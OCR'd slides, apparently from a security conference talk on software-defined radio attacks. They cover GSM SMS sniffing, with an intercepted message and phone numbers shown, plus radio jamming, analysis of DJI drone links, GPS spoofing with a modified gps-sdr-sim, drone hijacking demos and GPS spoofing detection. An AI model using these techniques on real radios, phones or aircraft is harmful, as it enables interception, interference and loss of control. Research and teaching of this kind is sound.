  - Writing Modulation / Demodulation program by yourself
  - Simply inspect the radio spectrum

# SDR Tools

- HackRF tools
- Gqrx - Display the spectrum waterfall
- GNURadio – GUI tool for modulation/demodulation
- OpenBTS – open source tool for building GSM Station
- Artemis – Identify protocol
- Baudline – for analysis the I/Q data

# If you have the SDR


# Sniffing walkie-talkie conversation

DEMO

# Jamming the radio signal (like DDOS)

DEMO

# Sniffing airplane <-> ground station ads-b signal



# Sniffing GSM – SMS traffic

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help 3:44 PM

Filter: gsm_sms Expression... Clear Apply Save

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 12338 | 286.1869020 | 127.0.0.1 | 127.0.0.1 | GSM SMS | 81 | I, N(R)=0, N(S)=0(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS) |


```
▶GSM TAP Header, ARFCN: 0 (Downlink), TS: 1, Channel: SDCCH/8 (1)
▶Link Access Procedure, Channel Dm (LAPDm)
▶GSM A-I/F DTAP - CP-DATA
▼GSM A-I/F RP - RP-DATA (Network to MS)
  Message Type RP-DATA (Network to MS)
  ▼RP-Message Reference
    RP-Message Reference: 0x01 (1)
  ▶RP-Originator Address - (886936000160)
  ▶RP-Destination Address
  ▶RP-User Data
▼GSM SMS TPDU (GSM 03.40) SMS-DELIVER
  0... .... = TP-RP: TP Reply Path parameter is not set in this SMS SUBMIT/DELIVER
  .0.. .... = TP-UDHI: The TP UD field contains only the short message
  ..0. .... = TP-SRI: A status report shall not be returned to the SME
  .... .1.. = TP-MMS: No more messages are waiting for the MS in this SC
  .... ..00 = TP-MTI: SMS-DELIVER (0)
  ▶TP-Originating-Address - (886936019228)
  ▶TP-PID: 0
  ▶TP-DCS: 8
  ▶TP-Service-Centre-Time-Stamp
  TP-User-Data-Length: (136) depends on Data-Coding-Scheme
  ▼TP-User-Data
    [SMS text: 今夜火辣的我要放縱一下~因你最近都不理人家還不快撥551994按1人家等著好好調教你一下，讓你知道悶騷的我其實不好惹的~按5女大生的秘辛]
```

```
0020  23 88 4e ca 59 1c 70 6b  8f a3 76 84 62 11 89 81   #.N.Y.pk ..v.b...
0030  65 3e 7e 31 4e 00 4e 0b  00 7e 56 e0 4f 60 67 00   e>~1N.N. .~V.O`g.
0040  8f d1 90 fd 4e 0d 74 06  4e ba 5b b6 90 84 4e 0d   ....N.t. N.[...N.
0050  5f eb 64 a5 00 35 00 35  00 31 00 39 00 39 00 34   _.d..5.5 .1.9.9.4
0060  63 09 00 31 4e ba 5b b6  7b 49 84 57 59 7d 59 7d   c..1N.[. {I.WY}Y}
```


Frame (81 bytes) Reassembled LAPDm (170 bytes)

The text of the SMS (gsm_sms.s... Packets: 85280 · Displayed: 1 (0.0%) · Load time: 0:02.471 Profile: Default

# Putting some image on spectrum




spectrum_painter



# Let’s analysis the Drone radio

- How to find the frequency?
  - FCC ID
  - Inspect by SDR

## SZ DJI TECHNOLOGY CO., LTD

Full Company Details: SZ DJI TECHNOLOGY CO., LTD - SS3
Company Code: SS3
Address:
SZ DJI TECHNOLOGY CO., LTD
14th floor, West Wing, Skyworth Semiconductor Design Building NO.18 Gaoxin South 4th Ave,
Nanshan, Shenzhen, Guangdong, N/A 518057
China
Subscribe To Applications By SZ DJI TECHNOLOGY CO., LTD:
you@youremail.com Subscribe

| App # | Purpose | Date | Unique ID |
|---|---|---|---|
| 1 | Original Equipment | 2015-04-17 | +sxtl8jE0t2+55yk12tpGQ== |

## Approved Operating Frequencies

| Line Entry | Frequency Range | Power Output | Rule Parts | Grant Notes |
|---|---|---|---|---|
| 1 | 2406.50000000-2476.50000000 | 0.7290000 | 15C | MO |


# Radio Signal Analysis

P3A use two modulation/demodulation

to transfer data with 2.4GHz ISM band


# RC to Drone radio spectrum (FHSS)

- Control drone direction (up down left right)
- Frequency 2.400~2.483GHz, each channel about 1MHz



# DSSS - Drone to RC radio spectrum

- For drone to remote controller image transmission
- Frequency 2.4015~2.4815 GHz
  - split into 6 channels, each channel is about 10MHz



# Finally we found…

- Images have no checksum mechanism, so we can jamming the radio frequency to show wrong image to controller


# DEMO

Next section:

GPS Modules

# Which function is associate with GPS?

- No-fly zone
- Return to home
- Follow me
- Waypoint



# How to spoof the GPS location?


- Use the SDR

- There have a good open-source GPS simulator in GitHub, called gps-sdr-sim, but it have some limitation, before you want fake a location, should wait for few minutes to generate the I/Q data

- So we improve the code, let it can in real-time generate GPS signal and can be controlled with the joystick.

# Live Demo

(open your mobile maps)


99
1:58
Search Google Maps
Pujon
부전읍
Yudam Ni
Jangjin
장진읍
Sinhung
신흥읍
North Korea
Hongwŏ
홍원군
Yonggwang
영광읍
Hamhung
함흥시
Hamju
함주읍
Chongpyo
정평읍
Kumya
금야읍
Wonsan
원산시
Google



中華電信 4G
29%
10:03
9月1日 星期五
丁酉年七月十一
按下主畫面按鈕來打開

# Control GPS by Joystick

DEMO

# How to Increase the radio range?

- Buy some active directional antenna





# Hijacking Drone by Joystick

DEMO

# How to detect the fake GPS signal?

- You need a GPS module to debug GPS signals.
  - U-blox M8N



# U-blox M8N built in anti-spoofing feature (Only for GNSS, not support the GPS)



